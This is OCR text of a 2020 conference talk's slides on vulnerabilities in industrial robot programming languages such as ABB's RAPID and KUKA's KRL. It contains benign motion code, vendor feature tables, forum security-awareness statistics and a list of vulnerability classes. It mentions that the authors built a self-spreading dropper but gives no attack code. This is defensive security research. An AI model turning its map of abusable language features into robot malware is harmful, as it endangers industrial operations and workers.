HACK IN BO®
Winter 2020 Edition
15ª EDIZIONE

TREND MICRO | research

POLITECNICO MILANO 1863

Beware of the Robot!

Vulnerabilities in Industrial Automation Scripts ...and How to Find Them!

Federico Maggi

Trend Micro Research

Marcello Pogliani

Politecnico di Milano

Secure Network S.R.L.

Research co-authors: Marco Balduzzi, Davide Quarta, Stefano Zanero

HACK IN BO
Safe Edition #2
2020
15ª EDIZIONE

Forbes Billionaires Innovation Leadership Money Business Small Business Lifestyle Lists Advis

EDITORS' PICK | May 3, 2017, 08:00am EDT

Catastrophe Warning: Watch An Industrial Robot Get Hacked

Thomas Brewster Forbes Staff

Cybersecurity

Associate editor at Forbes, covering cybercrime, privacy, security ar

This article is more than 3 years old.

This Talk in Three Sentences

- Overlooked **design flaws** in industrial robot **programming languages**

This Talk in Three Sentences

- Overlooked **design flaws** in industrial robot **programming languages**
- Can lead to **vulnerable** logic or to **hide new kinds of malware**

This Talk in Three Sentences

- Overlooked **design flaws** in industrial robot **programming languages**
- Can lead to **vulnerable** logic or to **hide new kinds of malware**
- We'll share how to **prevent** and how to **detect** both cases

HACK IN BO®
Winter 2020 Edition
15ª EDIZIONE

TREND MICRO | research

POLITECNICO MILANO 1863

How do we **program** industrial robots, anyways?


Marcello Pogliani, Politecnico di Milano

Teaching by Showing vs. Programming Languages


```
MODULE Example
  VAR robtarget point0 := [
                [500,500,500],[1,0,0,0],[0,0,0,0],
                [9E+09,9E+09,9E+09,9E+09,9E+09,9E+09]];
  VAR robtarget point1 := [
                [700,500,500],[1,0,0,0],[0,0,0,0],
                [9E+09,9E+09,9E+09,9E+09,9E+09,9E+09]];
  VAR zonedata zone := z100;

  PROC main()
    FOR i FROM 1 TO 10 DO
      MoveJ point0, v100, zone, tool0, \WObj:=wobj0;
      WaitTime 4;
      MoveL point1, v100, zone, tool0, \WObj:=wobj0;
      WaitTime 5;
    ENDFOR
  ENDPROC
ENDMODULE
```


Example Code Snippet: ABB's RAPID

```
MODULE Example
  VAR robtarget point0 := [
                  [500,500,500],[1,0,0,0],[0,0,0,0],
                  [9E+09,9E+09,9E+09,9E+09,9E+09,9E+09]];
  VAR robtarget point1 := [
                  [700,500,500],[1,0,0,0],[0,0,0,0],
                  [9E+09,9E+09,9E+09,9E+09,9E+09,9E+09]];
  VAR zonedata zone := z100;

  PROC main()
    FOR i FROM 1 TO 10 DO
      MoveJ point0, v100, zone, tool0, \WObj:=wobj0;
      WaitTime 4;
      MoveL point1, v100, zone, tool0, \WObj:=wobj0;
      WaitTime 5;
    ENDFOR
  ENDPROC
ENDMODULE
```




Same Concept, Different Language: KUKA's KRL


```
DEF example()

    DECL POS pos1
    DECL POS pos2

    pos1 := {X 500, Y 500, Z 500, A 0, B 0, C 0}
    pos2 := {X 700, Y 500, Z 500, A 0, B 0, C 0}

    FOR I=1 TO 10

        PTP pos1
        WAIT SEC 4
        PTP pos2
        WAIT SEC 5

    ENDFOR

END
```



Proprietary Languages

Language	Vendor
RAPID	**ABB**
KRL	**KUKA**
MELFA BASIC	**Mitsubishi**
AS	**Kawasaki**
PDL2	**COMAU**
PacScript	**DENSO**
URScript	**Universal-Robot**
KAREL	**FANUC**



Features: Handle File Resources

Vendor	File System	Directory Listing
ABB	✓	✓
KUKA	✓	
Mitsubishi	✓	
Kawasaki		
COMAU	✓	Indirect
DENSO		
Universal-Robot		
FANUC	✓	✓


Features: Load new Code at Runtime

Vendor	File System	Directory Listing	Load Module From File	Call By Name
ABB	✓	✓	✓	✓
KUKA	✓			
Mitsubishi	✓			
Kawasaki				
COMAU	✓	Indirect	✓	✓
DENSO			✓	✓
Universal-Robot				
FANUC	✓	✓	✓	✓


Features: Network Communication


Vendor	File System	Directory Listing	Load Module From File	Call By Name	Communication
ABB	✓	✓	✓	✓	✓
KUKA	✓				✓
Mitsubishi	✓				✓
Kawasaki					✓
COMAU	✓	Indirect	✓	✓	✓
DENSO			✓	✓	✓
Universal-Robot					✓
FANUC	✓	✓	✓	✓	✓

A look at the Runtime Environment



A look at the Runtime Environment





HACK IN BO®
Winter 2020 Edition
15ª EDIZIONE


TREND MICRO | research

POLITECNICO MILANO 1863


Secure Programming vs. Automation Engineers

Federico Maggi, Trend Micro Research

We Asked Automation Engineers...



What language features do you use when programming robots?



Do OT Folks Talk About Security?

HACK IN BO® Safe Edition #2 2020 15ª EDIZIONE

Discussion about security-related topics
2.5%
5.5%
1.8%
0.9%
7.2%
0.0%
1.1%
-
4.7%
-
0.3%

Security-related Keywords Mentioned

HACK IN BO® Safe Edition #2 2020 15ª EDIZIONE

Online Community	Since	Users	Topics	Messages	Security-related Terms	Discussion about security-related topics
forum.adamcommunity.com	2010	33286	3783	670	**170**	**2.5%**
dof.robotiq.com	2016	-		150	**83**	**5.5%**
automationforum.in	2012	220	1900	780	**147**	**1.8%**
robot-forum.com/robotforum	2006	17611	19166	9013	**892**	**0.9%**
control.com	1997	-	-	69,70	**5,068**	**7.2%**
solisplc.com/forum	2018	134	36	8	**0**	**0.0%**
forums.mrplc.com	2006	46144	33540	16478	**1810**	**1.1%**
reddit.com/r/robotics	2008	83614	-		**638**	**-**
plc.myforum.ro	2012	93948	41841	4184	**1,968**	**4.7%**
forum.universal-robots.com	2017	-	-		**24**	**-**
forums.robotstudio.com	2,013	19,723	8,959	19,72	**68**	**0.3%**

Let's Recap

HACK IN BO® Safe Edition #2 2020 15ª EDIZIONE

- Scarce **security awareness** at least according to our small interview plus the online community

Let's Recap

- Scarce **security awareness** at least according to our small interview plus the online community

- Industrial robots (and probably other machines) are programmed using **legacy, proprietary languages**

Let's Recap

- Scarce **security awareness** at least according to our small interview plus the online community

- Industrial robots (and probably other machines) are programmed using **legacy, proprietary languages**

- These languages have **security-sensitive features**

Let's Recap

- Scarce **security awareness** at least according to our small interview plus the online community
- Industrial robots (and probably other machines) are programmed using **legacy, proprietary languages**
- These languages have **security-sensitive features**
- There's **no fine-grained isolation system** for such features

What Could Possibly Go Wrong?

- **Developers** can introduce **vulnerabilities** that can be exploited
- **Threat actors** can abuse the language features to **write malware**

We Found out that...

- **Developers** can introduce **vulnerabilities** that can be exploited
  - Yes, we found vulnerable code published on GitHub
- **Threat actors** can abuse the language features to **write malware**
  - Yes, we were able to write a network-capable, self-spreading malware dropper

HACK IN BO®
Winter 2020 Edition
15ª EDIZIONE

TREND MICRO | research

POLITECNICO MILANO 1863

Vulnerable Automation Scripts

Marcello Pogliani, Politecnico di Milano

Vulnerabilities in Industrial Robot Programs

PROGRAMMING LANGUAGES SECURITY AWARENESS

Security-sensitive Features + Lack of Input Validation

=


Vulnerabilities

Various instances:

- Unrestricted Movement Commands
- Path Traversal
- Unrestricted Function Calls

Unrestricted Movement Commands

